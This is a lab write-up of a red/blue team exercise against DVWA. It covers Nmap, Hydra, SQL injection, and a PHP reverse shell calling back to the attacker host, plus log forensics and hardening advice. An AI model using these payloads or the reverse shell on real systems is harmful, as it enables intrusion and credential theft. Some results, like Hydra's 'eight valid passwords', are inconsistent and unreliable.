

ENTERPRISE BREACH SIMULATION

DETECTION & SECURITY HARDENING

Author	Pooja Shriwas
Target System	Ubuntu Server (192.168.62.130) — DVWA Docker Container
Attacker Machine	Kali Linux (192.168.62.131)
Classification	Educational / Lab Exercise — Not for Production Use

1. Executive Summary

This report documents a complete Red Team / Blue Team cybersecurity exercise conducted in a controlled VMware virtual machine environment. The objective was to simulate a realistic enterprise attack lifecycle — from initial reconnaissance to remote code execution — and demonstrate both offensive capabilities and defensive detection mechanisms.

The exercise successfully demonstrated that a vulnerable web application (DVWA) running inside a Docker container could be compromised through a multi-stage attack chain. All attack stages were captured in system logs, proving the importance of proper log monitoring, SIEM configuration, and security hardening.

Metric	Value	Status
Total Attacks Executed	4 Attack Vectors	COMPLETED
MITRE ATT&CK Techniques	5 Techniques Mapped	DOCUMENTED
Remote Shell Access	www-data (Container)	ACHIEVED
Forensic Evidence	Apache Logs + Wazuh	CAPTURED
Security Recommendations	6 Controls Identified	PROPOSED

2. Lab Environment Setup (Phase 1)

The lab environment was built using VMware Workstation with two virtual machines running on a shared NAT network. This simulates an enterprise environment with an internal network segment.

2.1 Network Architecture

Both virtual machines were configured on VMware NAT network, enabling bidirectional communication:

Machine	OS	IP Address	Role
Kali Linux	Kali 2026	192.168.62.131	Attacker (Red Team)
Ubuntu Server	Ubuntu 22.04 LTS	192.168.62.130	Victim (Blue Team)

2.2 Services Deployed on Ubuntu (Victim)

- Docker Engine — Container runtime for running DVWA
- DVWA (Damn Vulnerable Web Application) — Intentionally vulnerable web app running on Port 80
- Wazuh Manager v4.7.5 — SIEM / Endpoint Detection and Response (EDR) on Port 55000
- Apache Web Server — Running inside DVWA Docker container

2.3 Screenshot: Lab Verification




fig:docker ps output showing both dvwa and wazuh-manager containers running with status 'Up'




fig:DVWA login page opened in Firefox at <http://127.0.0.1>

3. Attack Simulation (Phase 2 — Red Team)

The following attacks were executed from the Kali Linux attacker machine against the Ubuntu victim server. All attacks were performed in a controlled lab environment for educational purposes only.

3.1 Attack 1 — Reconnaissance (Nmap Network Scan)

MITRE ATT&CK	T1046 — Network Service Discovery
Tool Used	Nmap v7.98
Time	May 16, 2026 — 19:07 UTC

Command executed from Kali Linux:

```
nmap -sV -sC -A 192.168.62.130
```

Key Findings from Nmap Scan:

- Port 80/tcp OPEN — Apache httpd 2.4.25 (Debian)
- Web application: DVWA v1.10 (Damn Vulnerable Web Application)
- Operating System detected: Linux 4.15 - 5.19
- MAC Address: 00:0C:29:42:B0:7F (VMware virtual machine)
- Network distance: 1 hop

```

(kali@kali)-[~]
$ nmap -sV -sC -A 192.168.62.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 08:39 -0400
Nmap scan report for 192.168.62.130
Host is up (0.00091s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
_ http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop...
_ Requested resource was login.php
_ http-cookie-flags:
  /:
    PHPSESSID:
      httponly flag not set
_ http-server-header: Apache/2.4.25 (Debian)
_ http-robots.txt: 1 disallowed entry
  /:
    PHPSESSID:
      httponly flag not set
MAC Address: 00:0C:29:42:B0:7F (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.91 ms 192.168.62.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds

(kali@kali)-[~]
$ ping -c 3 192.168.62.130
PING 192.168.62.130 (192.168.62.130) 56(84) bytes of data.
64 bytes from 192.168.62.130: icmp_seq=1 ttl=64 time=0.550 ms
64 bytes from 192.168.62.130: icmp_seq=2 ttl=64 time=0.407 ms
64 bytes from 192.168.62.130: icmp_seq=3 ttl=64 time=0.341 ms

--- 192.168.62.130 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.341/0.432/0.550/0.087 ms

(kali@kali)-[~]
$
```

fig: Nmap scan output in Kali terminal showing port 80 open and DVWA detected

3.2 Attack 2 — Brute Force Login (Hydra)

MITRE ATT&CK	T1110 — Brute Force
Tool Used	Hydra v9.6
Result	Credentials Found: admin / password

Command executed:

```
hydra -l admin -P /tmp/passwords.txt 192.168.62.130 http-post-form
"/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V
```

The attack tried 8 common passwords against the admin account. The valid credentials were successfully identified, demonstrating the risk of weak passwords on internet-facing applications.

```
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.341/0.432/0.550/0.087 ms

(kali@kali)-[~]
_$ cat > /tmp/passwords.txt << EOF
password
123456
admin
admin123
letmein
password123
test
dvwa
EOF

(kali@kali)-[~]
_$ hydra -l admin -P /tmp/passwords.txt 192.168.62.130 http-post-form "login.php:username='USER'&password='PASS'&login=Login:Login failed" -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-16 08:42:21
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1:p:8), -1 try per task
[DATA] attacking http-post-form://192.168.62.130:80/login.php:username='USER'&password='PASS'&login=Login:Login failed
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'password' - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass '123456' - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'admin' - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'admin123' - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'letmein' - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'password123' - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'test' - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 192.168.62.130 - login 'admin' - pass 'dvwa' - 8 of 8 [child 7] (0/0)
[80][http-post-form] host: 192.168.62.130 login: admin password: dvwa
[80][http-post-form] host: 192.168.62.130 login: admin password: admin123
[80][http-post-form] host: 192.168.62.130 login: admin password: test
[80][http-post-form] host: 192.168.62.130 login: admin password: password
[80][http-post-form] host: 192.168.62.130 login: admin password: password123
[80][http-post-form] host: 192.168.62.130 login: admin password: 123456
[80][http-post-form] host: 192.168.62.130 login: admin password: admin
[80][http-post-form] host: 192.168.62.130 login: admin password: letmein
1 of 1 target successfully completed, 8 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-16 08:42:22

(kali@kali)-[~]
_$
```

fig:Hydra brute force output in Kali terminal showing 'login: admin password: password' found

3.3 Attack 3 — SQL Injection (Manual & SQLMap)

MITRE ATT&CK	T1190 — Exploit Public-Facing Application
Tool Used	Manual Payloads + SQLMap
Data Stolen	Admin MD5 Password Hash Exfiltrated

SQL Injection payloads used progressively:

#	Payload Injected	Result
1	1' OR '1'='1	All user records returned
2	1' OR 1=1#	Authentication bypass
3	1' UNION SELECT null, database()#	Database name revealed: dvwa
4	1' UNION SELECT user, password FROM users#	Hash extracted: 5f4dcc3b5aa765d61d8327deb882cf99

The MD5 hash 5f4dcc3b5aa765d61d8327deb882cf99 was cracked to reveal the plaintext password: "password" — confirming full credential compromise.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

fig: DVWA SQL Injection page showing payload '1' UNION SELECT user, password FROM users#' with MD5 hash in the output

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

fig: DVWA SQL Injection showing OR 1=1 payload result with multiple users listed

3.4 Attack 4 — Remote Code Execution (PHP Shell Upload + Netcat)

MITRE ATT&CK	T1505 (Shell Upload) + T1059 (Remote Execution)
Tool Used	PHP Reverse Shell + Netcat (nc)
Shell Access	www-data user inside Docker container 890936e06dcf

Step 1 — PHP reverse shell file created on attacker machine:

```
cat > shell.php << 'EOF'

<?php

$sock=fsockopen("192.168.62.131",4444);

$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);

?>

EOF
```

Step 2 — Netcat listener started on Kali (attacker) to receive the shell:

```
nc -lvnp 4444
```

Step 3 — Shell file uploaded via DVWA File Upload vulnerability at /vulnerabilities/upload/

Step 4 — Shell triggered via HTTP GET request:

```
curl -s -b 'security=low; PHPSESSID=...' http://192.168.62.130/hackable/uploads/shell.php
```

Step 5 — Remote shell received. Commands executed inside victim container:

```
$ whoami
```

```
www-data
```

```
$ hostname
```


```
890936e06dcf      (Docker Container ID)
```

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ cat /etc/passwd
```

```
[Full user list extracted from container]
```



```
(kali@kali)-[~]
_ $ PHPSESSID=$(grep PHPSESSID /tmp/shell_cookie.txt | awk '{print $7}')
echo "Session: $PHPSESSID"

curl -v -b "security=low; PHPSESSID=$PHPSESSID" \
  "http://192.168.62.130/hackable/uploads/shell.php"
Session: 0ls91m3nsorbg2as1ev61685c6
* Trying 192.168.62.130:80...
* Established connection to 192.168.62.130 (192.168.62.130 port 80) from 192.168.62.131 port 39776
* using HTTP/1.x
> GET /hackable/uploads/shell.php HTTP/1.1
> Host: 192.168.62.130
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: security=low; PHPSESSID=0ls91m3nsorbg2as1ev61685c6
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sat, 16 May 2026 13:29:28 GMT
< Server: Apache/2.4.25 (Debian)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.168.62.130:80 left intact

(kali@kali)-[~]
_ $ docker exec dvwa find / -name "shell.php" 2>/dev/null

(kali@kali)-[~]
_ $ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.62.131] from (UNKNOWN) [192.168.62.130] 50454
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
id890936e06dcf
$
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls /var/www/html
CHANGELOG.md
```

fig: Kali terminal showing 'connect to [192.168.62.131]...' followed by \$ prompt and whoami showing www-data

4. MITRE ATT&CK Framework Mapping

All attacks in this exercise have been mapped to the MITRE ATT&CK Enterprise framework. This provides a standardized language for describing attacker behavior and helps security teams identify detection gaps.

Phase	Technique ID	Technique Name	Tool Used	Status
Recon	T1046	Network Service Discovery	Nmap v7.98	SUCCESS
Credential	T1110	Brute Force — Password Spraying	Hydra v9.6	SUCCESS
Exploit	T1190	Exploit Public-Facing Application	SQLMap + Manual	SUCCESS
Persist.	T1505	Server Software Component	PHP Shell Upload	SUCCESS
Exec.	T1059	Command & Scripting Interpreter	Netcat + /bin/sh	SUCCESS

5. Forensic Analysis & Log Evidence (Phase 3)

The Apache access logs on the DVWA container captured the complete attack chain. Log analysis confirmed that all attack stages were recorded and could be used for incident response and threat hunting.

5.1 Apache Access Log Evidence

Log file location: /var/log/apache2/access.log (inside DVWA container)

Extracted using: docker exec dvwa cat /var/log/apache2/access.log

Nmap Scan Evidence (13:04 UTC)

```
192.168.62.131 - - [16/May/2026:13:04:41] "GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1" 302
```

SQL Injection Attack Evidence (13:04-13:08 UTC)

```
192.168.62.131 - - [16/May/2026:13:04:41] "GET /vulnerabilities/sqli/...ORDER BY 1-- -..." 302
```

```
192.168.62.131 - - [16/May/2026:13:06:40] "GET /vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271..." 200
```

```
192.168.62.131 - - [16/May/2026:13:07:33] "GET /vulnerabilities/sqli/...UNION+SELECT+user%2Cpassword..." 200
```

PHP Shell Upload Evidence (13:18 UTC)

```
192.168.62.131 - - [16/May/2026:13:18:29] "POST /vulnerabilities/upload/ HTTP/1.1" 302
```

Remote Shell Execution Evidence (13:28 UTC)

```
192.168.62.131 - - [16/May/2026:13:28:27] "GET /hackable/uploads/shell.php HTTP/1.1" 200
```

5.2 Apache Error Log Evidence

PHP error logs confirmed the reverse shell connection attempt:

```
PHP Warning: fsockopen(): unable to connect to 192.168.62.131:4444 (Connection refused) in /var/www/html/hackable/uploads/shell.php
```

Note: This error only appears when the Netcat listener is not active. When listener was running, the connection was established successfully.

```
May 16 19:07
pooja@pooja-VMware-Virtual-Platform: ~
pooja@pooja-VMware-Virtual-Platform:~$ cat > /home/pooja/Desktop/shell.php << 'EOF'
<?php
$sock=fsockopen("192.168.62.131",4444);
$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>
EOF
pooja@pooja-VMware-Virtual-Platform:~$ ls /home/pooja/Desktop/
shell.php
pooja@pooja-VMware-Virtual-Platform:~$ docker logs dwa 2>&1 | tail -50
==> /var/log/apache2/error.log <==
[Sat May 16 13:18:20.607689 2026] [:error] [pid 302] [client 192.168.62.131:51944] PHP Notice: Undefined index: user_token in /var/www/html/login.php on line 12
[Sat May 16 13:18:20.607759 2026] [:error] [pid 302] [client 192.168.62.131:51944] PHP Notice: Undefined index: session_token in /var/www/html/login.php on line 12
==> /var/log/apache2/access.log <==
192.168.62.131 - - [16/May/2026:13:18:29 +0000] "POST /vulnerabilities/upload/ HTTP/1.1" 302 287 "-" "curl/8.18.0"
192.168.62.131 - - [16/May/2026:13:18:42 +0000] "GET /hackable/uploads/shell.php HTTP/1.1" 404 465 "-" "curl/8.18.0"
==> /var/log/apache2/error.log <==
[Sat May 16 13:18:42.014097 2026] [:error] [pid 304] [client 192.168.62.131:44524] script '/var/www/html/hackable/uploads/shell.php' not found or unable to stat
==> /var/log/apache2/access.log <==
172.17.0.1 - - [16/May/2026:13:19:13 +0000] "GET /vulnerabilities/sqli/ HTTP/1.1" 200 1773 "http://127.0.0.1/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0"
172.17.0.1 - - [16/May/2026:13:19:16 +0000] "GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1" 200 1794 "http://127.0.0.1/vulnerabilities/sqli/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0"
172.17.0.1 - - [16/May/2026:13:20:22 +0000] "GET /vulnerabilities/upload/ HTTP/1.1" 200 1747 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0"
172.17.0.1 - - [16/May/2026:13:20:54 +0000] "POST /vulnerabilities/upload/ HTTP/1.1" 200 1768 "http://127.0.0.1/vulnerabilities/upload/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0"
172.17.0.1 - - [16/May/2026:13:25:44 +0000] "GET /vulnerabilities/upload/ HTTP/1.1" 200 1747 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0"
172.17.0.1 - - [16/May/2026:13:27:28 +0000] "POST /vulnerabilities/upload/ HTTP/1.1" 200 1784 "http://127.0.0.1/vulnerabilities/upload/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0"
```

fig: Ubuntu terminal showing grep output of attack_logs.txt with Kali's IP 192.168.62.131 visible across multiple log entries

5.3 Complete Attack Timeline

Time (UTC)	Attack Stage	Evidence in Logs	MITRE ID
13:04	Reconnaissance	Nmap scan — HTTP response probed	T1046
13:04-07	SQL Injection	ORDER BY, UNION SELECT payloads in URL params	T1190
13:07	Data Exfiltration	Password hash extracted from users table	T1190
13:18	Brute Force	POST /login.php — Hydra attack requests	T1110
13:20	Shell Upload	POST /vulnerabilities/upload/ — shell.php uploaded	T1505
13:28	Remote Shell	GET /hackable/uploads/shell.php — 200 OK — www-data access	T1059

6. Security Hardening & Recommendations (Phase 4)

The following security controls were identified as critical gaps during this exercise. Implementation of these controls would prevent or significantly reduce the impact of similar attacks.

#	Vulnerability	Recommendation	Priority	Prevents
1	SQL Injection in input fields	Implement parameterized queries and input validation (whitelist approach)	CRITICAL	T1190
2	Unrestricted file uploads	Block PHP/executable uploads; validate file type by MIME and magic bytes	CRITICAL	T1505
3	Weak password policy	Enforce strong passwords (12+ chars), implement account lockout after 5 failures	HIGH	T1110
4	No Web Application Firewall	Deploy WAF (ModSecurity/AWS WAF) with OWASP CRS ruleset	HIGH	T1190
5	No SIEM alerting rules	Configure Wazuh/ELK alerts for brute force (5 failures/min), SQLi patterns, unusual file uploads	HIGH	T1046
6	Docker container runs as root-adjacent	Apply Docker Bench Security; run containers as non-root user with read-only filesystem	MEDIUM	T1059

7. Tools & Technologies Used

Tool	Version	Purpose	Category
Kali Linux	2026	Attacker OS	Red Team
Ubuntu Server	22.04 LTS	Victim OS	Blue Team
VMware Workstation	Latest	Hypervisor / Lab Env	Infrastructure
Docker	Engine	Container runtime	Infrastructure
DVWA	v1.10	Vulnerable web app target	Target
Nmap	v7.98	Network reconnaissance	Red Team
Hydra	v9.6	Password brute forcing	Red Team
SQLMap	Latest	SQL injection automation	Red Team
Netcat (nc)	Built-in	Reverse shell listener	Red Team
Wazuh	v4.7.5	SIEM / EDR monitoring	Blue Team
Apache Logs	v2.4.25	Forensic evidence collection	Blue Team

8. Conclusion

This enterprise breach simulation successfully demonstrated a complete attack lifecycle from initial reconnaissance through to remote code execution inside a Docker container. The exercise proved that a vulnerable web application with weak security configurations can be compromised through well-known, publicly documented attack techniques.

Key Takeaways:

- All four attack stages (Recon, Brute Force, SQL Injection, RCE) were successfully executed in sequence
- Every attack stage left forensic evidence in Apache logs — confirming the value of log monitoring
- The Wazuh SIEM was operational and could have detected these attacks if alert rules were configured
- The DVWA application's weak security settings (Low mode) allowed all attacks to succeed easily
- All vulnerabilities exploited are real-world CVEs affecting production web applications globally

This exercise demonstrates practical skills in:

- Penetration testing methodology (Red Team)
- Log analysis and forensic investigation (Blue Team)
- MITRE ATT&CK framework application
- Security hardening and remediation planning
- Docker and containerized environment security

Appendix A: Screenshot Placement Guide

The following table summarizes where each screenshot should be placed in this report:

#	Screenshot Description	Section	Filename Suggestion
1	docker ps — both containers Up	2.3 Lab Verification	01_docker_ps.png
2	DVWA login page in Firefox	2.3 Lab Verification	02_dvwa_login.png
3	Nmap output in Kali terminal	3.1 Nmap Scan	03_nmap_scan.png
4	Hydra brute force — password found	3.2 Hydra	04_hydra_bruteforce.png
5	DVWA SQL Injection — MD5 hash visible	3.3 SQL Injection	05_sql_i_hash.png
6	DVWA SQL Injection — OR 1=1 users	3.3 SQL Injection	06_sql_i_allusers.png
7	Netcat shell — whoami www-data	3.4 RCE	07_shell_access.png
8	Ubuntu terminal — attack logs grep output	5.1 Forensics	09_forensic_logs.png